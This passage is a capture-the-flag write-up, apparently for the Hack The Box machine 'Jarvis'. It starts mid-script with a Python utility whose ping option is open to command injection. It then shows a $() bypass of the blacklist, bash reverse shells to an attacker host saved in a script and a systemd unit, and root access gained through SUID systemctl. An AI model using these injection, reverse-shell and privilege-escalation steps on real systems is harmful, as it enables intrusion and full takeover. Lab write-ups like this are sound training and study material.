        ip = i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')
[2] + '.' + i.split('.')[3]
        if fecha > dat:
            dat = fecha
            req = requ
            ip2 = i.split('.')[0] + '.' + i.split('.')[1] + '.' +
i.split('.')[2] + '.' + i.split('.')[3]
        if int(level2) > int(level_1):
            level_1 = level2
            ip_list = [ip]
            reks=[rek]
        elif int(level2) == int(level_1):
            ip_list.append(ip)
            reks.append(rek)
        f.close()
    print('Most Risky:')
    if len(ip_list) > 1:
        print('More than 1 ip found')
    cont = 0
    for i in ip_list:
        print('    ' + i + ' - Attack Level : ' + level_1 + ' Request: ' +
reks[cont])
        cont = cont + 1

    print('Most Recent: ' + ip2 + ' --> ' + str(dat) + ' ' + req)

def list_ip():
    print('Attackers\n-----------')
    path = '/home/pepper/Web/Logs/'
    listed_files = listdir(path)
    for i in listed_files:
        f = open(path + i,'r')
        lines = f.readlines()
        level,req = get_max_level(lines)
        print(i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')
[2] + '.' + i.split('.')[3] + ' - Attack Level : ' + level)
        f.close()

def date_to_num(lines):
    dat = datetime(1,1,1)
    ip = ''
    req=''
    for i in lines:
        if 'Level' in i:
            fecha=(i.split(' ')[6] + ' ' + i.split(' ')[7]).split('\n')[0]
            regex = '(\d+)-(.*)-(\d+)(.*)'
            logEx=re.match(regex, fecha).groups()
            mes = to_dict(logEx[1])
            fecha = logEx[0] + '-' + mes + '-' + logEx[2] + ' ' + logEx[3]
            fecha = datetime.strptime(fecha, '%Y-%m-%d %H:%M:%S')
            if fecha > dat:
                dat = fecha
                req = i.split(' ')[8] + ' ' + i.split(' ')[9] + ' ' +
i.split(' ')[10]
    return dat, req

def to_dict(name):
    month_dict = {'Jan':'01','Feb':'02','Mar':'03','Apr':'04', 'May':'05',
'Jun':'06','Jul':'07','Aug':'08','Sep':'09','Oct':'10','Nov':'11','Dec':'12'

    return month_dict[name]

def get_max_level(lines):
    level=0
    for j in lines:
        if 'Level' in j:
            if int(j.split(' ')[4]) > int(level):
                level = j.split(' ')[4]
                req=j.split(' ')[8] + ' ' + j.split(' ')[9] + ' ' +
j.split(' ')[10]
    return level, req

def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
        exit()
    elif sys.argv[1] == '-s':
        show_statistics()
        exit()
    elif sys.argv[1] == '-l':
        list_ip()
        exit()
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
```

So what the code is doing is, basically you have three options, first is to show statistics, second is to show list of ips, and the last one is to ping any machine. We are interested in the ping functionality. If you run the program with -p switch, It will ask you to enter an IP. And then, the IP will be replaced by the command variable and look for certain blacklist characters. If those characters are not present, then the system will execute ping command. So what if, we inject our own command and get a shell as pepper user. As the we are executing the script as pepper user, the shell we get is also as user pepper. These are the two links, I used to successfully perform command injection.
https://book.hacktricks.xyz/pentesting-web/command-injection
https://hackersonlineclub.com/command-injection-cheatsheet/
Now, run the script like this:


```
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
```

Already, most of the characters which are blacklisted are used in executing commands. But we do have an alternative. We will be using command substitution or in simpler words $(). Any command given inside this braces will be performed in a subshell and the output will become the input to the command we enter first. Here's, an example

```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# ping $(echo 1)
1 ×
PING 1 (0.0.0.1) 56(84) bytes of data.
^C
--- 1 ping statistics ---
```


```
4 packets transmitted, 0 received, 100% packet loss, time 3065ms
```

echo 1 outputs to 1 and then 1 is supplied to the ping command. We will be doing something similar to this in the script.
We can place a netcat shell but '-' will be caught by the for loop. So to avoid this, we can place a reverse shell in a file, make it executable and then place the file inside $(). So lets perform this:




```
#!/bin/bash

/bin/bash -i >& /dev/tcp/[redacted]/8484 0>&1
```

Above, I have created a bash reverse shell which I will be placing in the /tmp directory of the victim because that's the place every user has permissions to write. Change the permissions to all 7's of the file. Run the script and all you need to do is when it asks for ip, give the full path to the shell and it will execute, set up a listener and you will have a shell as pepper user:




```
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************

                                   @ironhackers.es

***********************************************

$(/tmp/rev_shell)
$(/tmp/rev_shell)
```



```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# rlwrap nc -nvlp 8484
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8484
Ncat: Listening on 0.0.0.0:8484
Ncat: Connection from 10.129.203.136.
Ncat: Connection from 10.129.203.136:33482.
id
id
uid=1000(pepper) gid=1000(pepper) groups=1000(pepper)
pepper@jarvis:/tmp$
```


Escalation to root.

I was little tired of manual enumeration, so to ease things up, I transferred linpeas and seriously its like sitting with a cup of coffee and someone else is doing the work for you!!
Linpeas found that systemctl has suid bit set that means we can run it with root privileges.



```
.8
-rwsr-xr-x 1 root root 60K Nov 10  2016 /bin/ping
-rwsr-x--- 1 root pepper 171K Feb 17  2019 /bin/systemctl
-rwsr-xr-x 1 root root 31K Mar  7  2018 /bin/umount  --->  BSD/Linux(08-1996
-rwsr-xr-x 1 root root 40K May 17  2017 /bin/su
```

Linpeas automatically highlights the Priv esc vector for you. Now comes gtfobins into picture. Just type systemctl in the searchbar of gtfobins website, and then click on suid. It will show exactly what you need to do in order to get to root.



SUID Sudo


SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

These series of commands is basically creating a local variable TF of type service because systemctl wants services to start or stop. In that malicious service we are giving bash command of id which gets outputted to a file /tmp/output. If you need to read the root flag, in place of id, replace it with cat /root/root.txt. Instead of doing this, I will spawn a root shell like this:
First I created a root.service file in my attacker machine:




```
┌──(root💀kali)-[/home/rishabh/HTB/Jarvis]
└─# cat root.service
[Unit]
Description=root shell

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c "bash -i >& /dev/tcp/[redacted]/8888 0>&1"

[Install]
WantedBy=multi-user.target
```

Now, I transferred this file to the user's home directory and using systemctl I enabled this service:




```
/bin/systemctl enable /home/pepper/root.service
Created symlink /etc/systemd/system/multi-user.target.wants/root.service → /home/pepper/root.service.
Created symlink /etc/systemd/system/root.service → /home/pepper/root.service.
```

Now all you need to do is set up the listener, and start the service using systemctl:



```
/bin/systemctl start root
pepper@jarvis:~$
```



```
┌──(root💀kali)-[/home/rishabh/HTB/Jarvis]
└─# rlwrap nc -nvlp 8888
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.129.203.136.
Ncat: Connection from 10.129.203.136:46600.
bash: cannot set terminal process group (23027): Inappropriate ioctl for device
bash: no job control in this shell
id
id
uid=0(root) gid=0(root) groups=0(root)
root@jarvis:/#
```

Voila!! You are root!! Cheers and happy hacking.....